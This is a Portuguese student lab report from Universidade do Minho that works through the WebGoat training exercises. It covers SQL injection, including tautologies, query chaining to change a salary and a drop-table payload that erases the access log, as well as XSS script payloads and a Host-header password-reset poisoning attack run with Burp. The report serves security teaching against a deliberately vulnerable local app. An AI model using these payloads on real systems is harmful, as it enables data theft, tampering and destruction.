



Universidade do Minho  
Escola de Engenharia

## UNIVERSIDADE DO MINHO

---

### Guião – Aula 12

### WEBGOAT

**Injection, XSS, Quebra de Autenticação, Componentes Vulneráveis**

---

### **Autores:**

Bruno Rodrigues: pg41066

Carlos Alves pg41840

## QUESTÃO 1.1

2

No primeiro exercício de Sql Injection pede-se que introduza um SQL query que seja capaz de obter o funcionário com o nome Bob Franco.

O Seguinte query foi introduzido:

```
SELECT department from Employees WHERE first_name= 'Bob' and last_name= 'Franco';
```

Que nos obteve o seguinte resultado:

### It is your turn!

Look at the example table. Try to retrieve the department of the employee Bob Franco. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

☒

**SQL query**

**You have succeeded!**  

```
SELECT department from Employees WHERE first_name= 'Bob' and last_name= 'Franco';
```

DEPARTMENT
Marketing

3-

O exercício seguinte segue o mesmo ideal do primeiro, em que a ideia é demonstrar as capacidades do sql.

Neste exercício é nos pedido para alterar o departamento de um tal “Tobi Barnett” para “Sales”

Para tal introduzimos o seguinte query:

```
update employees set department= 'Sales' where first_name= 'Tobi' and last_name= 'Barnett'
```

Que nos deu este resultado:

## It is your turn!

Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.

✓

SQL query

SQL query

Submit

**Congratulations. You have successfully completed the assignment.**

update employees set department= 'Sales' where first\_name= 'Tobi' and last\_name= 'Barnett'

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

4-

Este consiste na introdução de uma nova coluna na tabela “employees”

Para tal introduzimos o seguinte query:

alter table employees add phone varchar(20);

Now try to modify the scheme by adding the column "phone" (varchar(20)) to the table "employees". :

✓

SQL query

SQL query

Submit

**Congratulations. You have successfully completed the assignment.**

alter table employees add phone varchar(20);

5

Aqui o objetivo é dar permissões para um grupo, neste caso chamado “ UnauthorizedUser”

Introduzimos o seguinte query:

grant alter table to 'UnauthorizedUser';

Try to grant the usergroup "UnauthorizedUser" the right to alter tables:

✓

SQL query

SQL query

Submit

**Congratulations. You have successfully completed the assignment.**

grant alter table to 'UnauthorizedUser';

## 9 – String Sql Injection

Neste grupo começamos a explorar vulnerabilidades Sql.

Começa por nos ser dado um argumento pre construído, de maneira que quando as opções corretas são introduzidas, é-nos mostrado o resultado da query.

Chama-se String Sql Injection, e resulta da construção dinâmica de uma query através da concatenação de strings

Para obter a resposta certa é necessário escolher as opções “Smith”, “or” e “1’=’1”

Depois de ser introduzido, o seguinte resultado é obtido:

Este query permite-nos obter todas as entradas na tabela.

Using the form below try to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.

✓

SELECT \* FROM user\_data WHERE first\_name = 'John' AND last\_name = '

Smith

or

1 = 1

Get Account Info

**You have succeeded:**

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joesph	Something	33843453533	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = 'Smith' or '1' = '1'

Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = " or TRUE, which will always evaluate to true, no matter what came before it.

## 10 - Numeric SQL injection

Neste exercício, é nos apresentado dois campos para introdução de input, sendo que apenas um deles é suscetível a SQL injection.

Para tal também nos é apresentado a construção do query original para obter os dados na tabela

Introduzindo qualquer “login\_count” e “1 or 1 = 1” no campo “User\_Id”, podemos obter toda a informação da tabela

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login\_Count:

User\_Id:

You have succeeded:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT \* From user\_data WHERE Login\_Count = 1 and userid= 1 or 1 = 1

## 11 – Comprometer confidencialidade com String SQL injection

Neste exercício é-nos novamente apresentado dois campos de introdução de input que são suscetíveis a String Sql Injection.

A lógica é semelhante ao exercício anterior, onde podemos introduzir qualquer coisa no primeiro campo, e depois aplicamos a lógica do sql no segundo, sendo que o comando será “  
1' or 1=1;-- ”

Isto retorna-nos todo o conteúdo da tabela

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

✓

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

## 12 – Comprometer integridade com Query Chaining

O objetivo deste exercício é a demonstração do uso de query chaining para comprometer a integridade dos dados, alterando a informação relativa ao salário

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

Employee Name:

Authentication TAN:

Get department

**Still not earning enough! Better try again and change that.**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Para tal introduzimos o sql aqui demonstrado em baixo.

1' or 1=1; update employees set salary=999999999 where first\_name='John' and last\_name='Smith';--

Este resultará na alteração do salário, como podemos ver na figura em baixo

Remember: Your name is John **Smith** and your current TAN is **3SL99A**.

✓

Employee Name:

Authentication TAN:

Get department

**Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	999999999	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

## 13 – Comprometer a disponibilidade

Aqui o objetivo seria apagar a tabela com os logs de acesso

Action contains:

**There is still evidence of what you did. Better remove the whole table.**

ID	TIME	ACTION
0	2020-05-16 14:30:16	SELECT * FROM employees WHERE last_name = "1" AND auth_tan = ""
1	2020-05-16 14:30:26	SELECT * FROM employees WHERE last_name = "1" AND auth_tan = "1 or 1"
2	2020-05-16 14:30:30	SELECT * FROM employees WHERE last_name = "1" AND auth_tan = ""1 or 1"
3	2020-05-16 14:30:36	SELECT * FROM employees WHERE last_name = "1" AND auth_tan = ""1" or "1"
4	2020-05-16 14:30:42	SELECT * FROM employees WHERE last_name = "t" AND auth_tan = ""1" or "1"
5	2020-05-16 14:30:42	SELECT * FROM employees WHERE last_name = "t" AND auth_tan = ""1" or "1"
6	2020-05-16 14:32:16	SELECT * FROM employees WHERE last_name = "name" AND auth_tan = "1" " or "1" = " "1"

Para tal introduzimos o seguinte sql:

```
1'; drop table access_log;--
```

Que irá apagar a tabela e todos os dados dentro desta.


## QUESTÃO 2.1

Vulnerabilidade que permite o uso de tags html/script como input que são renderizadas no browser sem serem codificadas ou sanitizadas


2-

O objetivo é abrir uma nova tab do mesmo url e verificar se as cookies são as mesmas nas duas tabs

Primeira tab:



A outra tab:



E a resposta será sim, que os cookies serão os mesmos nas duas tabs

### Try It! Using Chrome or Firefox

- Open a second tab and use the same url as this page you are currently on (or any url within this instance of WebGoat)
- Then, on that second that open the browser developer tools and open the javascript console. And type: `alert(document.cookie);` .

Were the cookies the same on each tab?

Congratulations. You have successfully completed the assignment.

7 – Suscetibilidade a XSS



O objetivo deste exercício é analisar qual dos campos em baixo é suscetível a XSS.

Analisando o html, podemos verificar que a caixa de texto onde se introduz o cartão de crédito é suscetível a tais ataques.

## Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1
Dynex - Traditional Notebook Case	27.99	1
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1
3 - Year Performance Service Plan \$1000 and Over	299.99	1

The total charged to your credit card:

\$0.00

UpdateCart

Enter your credit card number:

4128 3214 0002 1999

Enter your three digit access code:

111

Purchase

Introduzido `<Script>alert()</Script>`, ou `<Script>console.log()</Script>` nesse campo, obtemos a resposta correta

**Well done, but console logs are not very impressive are they? Please continue.**


Thank you for shopping at WebGoat.

You're support is appreciated

10

Neste exercício é pedido para analisar o código do lado do cliente, de maneira a encontrar código vulnerável.

Analisamos o ficheiro GoatRouter para descobrir rotas de teste, a qual se encontra a “testRoute”



Para responder a questão, introduz-se a linha `mvc#test/` na caixa de texto

Correct! Now, see if you can send in an exploit to that route in the next assignment.

11


Neste exercício é necessário executar a função `webgoat.customjs.phoneHome()`, que se encontra na route Test, e obter um numero gerado por esta, que depois terá de ser apresentado como resposta

Para tal, abrimos uma nova tab, que terá como rota a “Test” route , na qual depois introduzimos a função a executar no seguinte formato

`baseUrl/start.mvc#test/<script>webgoat.customjs.phoneHome()<%2fscript>`

`http://localhost:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome()%3C%2fscript%3E`

Onde depois podemos abrir a consola e ver o output



De onde retiramos o número obtido e colocamos como resposta.

12- Aqui é necessário responder a um pequeno questionário, onde as respostas corretas são:

- 1 - Solution 4
- 2 - Solution 3
- 3 - Solution 1
- 4 - Solution 2

- 5 - Solution 4

**1. Are trusted websites immune to XSS attacks?**

- ☐ Solution 1: Yes they are safe because the browser checks the code before executing.
- ☐ Solution 2: Yes because Google has got an algorithm that blocks malicious code.
- ☐ Solution 3: No because the script that is executed will break through the defense algorithm of the browser.
- ☐ Solution 4: No because the browser trusts the website if it is acknowledged trusted, then the browser does not know that the script is malicious.

**2. When do XSS attacks occur?**

- ☐ Solution 1: Data enters a web application through a trusted source.
- ☐ Solution 2: Data enters a browser application through the website.
- ☐ Solution 3: The data is included in dynamic content that is sent to a web user without being validated for malicious content.
- ☐ Solution 4: The data is excluded in static content that way it is sent without being validated.

**3. What are Stored XSS attacks?**

- ☐ Solution 1: The script is permanently stored on the server and the victim gets the malicious script when requesting information from the server.
- ☐ Solution 2: The script stores itself on the computer of the victim and executes locally the malicious code.
- ☐ Solution 3: The script stores a virus on the computer of the victim. The attacker can perform various actions now.
- ☐ Solution 4: The script is stored in the browser and sends information to the attacker.

**4. What are Reflected XSS attacks?**

- ☐ Solution 1: Reflected attacks reflect malicious code from the database to the web server and then reflect it back to the user.
- ☐ Solution 2: They reflect the injected script off the web server. That occurs when input sent to the web server is part of the request.
- ☐ Solution 3: Reflected attacks reflect from the firewall off to the database where the user requests information from.
- ☐ Solution 4: Reflected XSS is an attack where the injected script is reflected off the database and web server to the user.

**5. Is JavaScript the only way to perform XSS attacks?**

- ☐ Solution 1: Yes you can only make use of tags through JavaScript.
- ☐ Solution 2: Yes otherwise you cannot steal cookies.
- ☐ Solution 3: No there is ECMAScript too.
- ☐ Solution 4: No there are many other ways. Like HTML, Flash or any other type of code that the browser executes.

Submit answers

Congratulations. You have successfully completed the assignment

`webgoat.customjs.phoneHome()`

Sure, you could just use console/debug to trigger it, but you need to trigger it via a URL in a new tab.

Once you do trigger it, a subsequent response will come to your browser's console with a random num

Submit


Correct!

### QUESTÃO 3.1

Este capítulo tem como objetivo mostrar como implementar a lógica da funcionalidade de password reset de maneira segura

2


Usando o Webwolf, podemos ver o e-mail recebido



4 -

O objetivo deste exercício é demonstrar a falha de segurança da pergunta de segurança para recuperar a password

o username introduzido foi "admin" e a cor foi "green"



✓

[Sign up](#) [Login](#)

### WebGoat Password Recovery

**Your username**


**What is your favorite color?**

**Submit**

**Congratulations. You have successfully completed the assignment.**


5 -

Apenas é necessário ver quais as perguntas de segurança mais comuns, e o porque de serem consideradas pouco seguras



What was the house number and street name you lived in as a child? ▾ **check**

Answer can be figured out through social media, or worse it might be your current address.




✓

What is the name of a college/job you applied to but didn't attend? ▾ **check**

**Optional**[It might not be easy to remember and an hacker could just try some company's/colleges in your area.]

6

O objetivo é tentar fazer reset da password do user “tom”



**Account Access**

**Forgot your password?**

Email address you use to log in to your account  
We'll send you an email with instructions to choose a new password.


@ tom@webgoat-cloud.org

**Continue**

Account Access

Para isso instalamos a ferramenta Burp para interceptar o tráfego

É necessário fazer o setup do proxy através de Proxy → Options



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project op

Intercept HTTP history WebSockets history Options

**Proxy Listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure yo

Add	Running	Interface	Invisible	Redirect	Certificate
Edit	<input checked="" type="checkbox"/>	127.0.0.1:8090			Per-host
Remove					

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS co  
Burp.

Import / export CA certificate Regenerate CA certificate

Onde teremos que colocar o burp à escuta numa porta à escolha

Teremos também fazer o import dos certificados para firefox/chrome, que podem ser gerados na mesma página do anterior.

Também é necessário mudar o proxy do browser para o mesmo da aplicação Burp.

Quando fazemos request para alterar a password do usuário, podemos ver que conseguimos interceptar o pedido realizado.

Request to http://127.0.0.1:8080

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
2 Host: 127.0.0.1:8080
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Fire
4 Accept: */*
5 Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 29
0 Origin: http://127.0.0.1:8080
1 Connection: close
2 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
3 Cookie: JSESSIONID=54dUxNJfieH8xxeC33lyRgfSjfcEaNAiW4WCFsp1M
4
5 email=tom%40webgoat-cloud.org
  
```

Com isto basta alterar os parâmetros de maneira a que o pedido seja redirecionado para o webwolf:

Forward

Drop

Intercept is on

Action

Raw

Params

Headers

Hex

Name	Value
POST	/WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
Host	127.0.0.1:9090
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept	*/*
Accept-Language	pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding	gzip, deflate
Content-Type	application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With	XMLHttpRequest
Content-Length	29
Origin	http://127.0.0.1:8080
Connection	close
Referer	http://127.0.0.1:8080/WebGoat/start.mvc
Cookie	JSESSIONID=54dUxNJfieH8xxeC33lyRgfSjfcEaNAiW4WCFsp1M

Se analisarmos os incoming requests do webwolf, podemos ver o reencaminhamento que fizemos.

```
2020-05-24T17:55:26.046154Z | /WebGoat/PasswordReset/reset/reset-password/87afeb81-6f2a-4833-a595-62b45bf4b2c7

{
  "timestamp" : "2020-05-24T17:55:26.046154Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://localhost:9090/WebGoat/PasswordReset/reset/reset-password/87afeb81-6f2a-4833-a595-62b45bf4b2c7",
    "headers" : {
      "Cookie" : [ "JSESSIONID=nvd5WG4U43R7QG13HfqwdPPPHnuP0fAEusaQYqY; WEBWOLFSESSION=fbjhHfLw33DnWEHii5kzj5tYKdy4Y-McM8NQdf6k" ],
      "Accept" : [ "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8" ],
      "Upgrade-Insecure-Requests" : [ "1" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0" ],
      "Host" : [ "localhost:9090" ],
      "Accept-Language" : [ "pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3" ],
      "Accept-Encoding" : [ "gzip, deflate" ]
    },
    "remoteAddress" : null
  }
}
```

Pegamos no url encaminhado que será o seguinte:

localhost:9090/WebGoat/PasswordReset/reset/reset-password/87afeb81-6f2a-4833-a595-62b45bf4b2c7

e alteramos para:

localhost:8080/WebGoat/PasswordReset/reset/reset-password/87afeb81-6f2a-4833-a595-62b45bf4b2c7

Colocando no browser e vai-nos encaminhar para a pagina de reset:

## Reset your password

Password


Save


Agora basta colocar uma password à escolha  
Foi posto “patinhofeio”

E como podemos ver fica completo

Password changed successfully, please login again with your new password






 **Account Access**

@

Email



Password

Access

Forgot your password?

**Congratulations. You have successfully completed the assignment.**

## QUESTÃO 4.1

---

Nesta lição é suposto abordar as dificuldades com o gerenciamento de bibliotecas dependentes, o risco de não gerenciar essas dependências e a dificuldade em determinar se você está em risco.

- 1- É abordado o conceito
- 2- São relatadas informações sobre “Open Source Ecosystems”
- 3- Razão pela qual este tipo de problema se encontra no 2013 OWASP TOP 10.
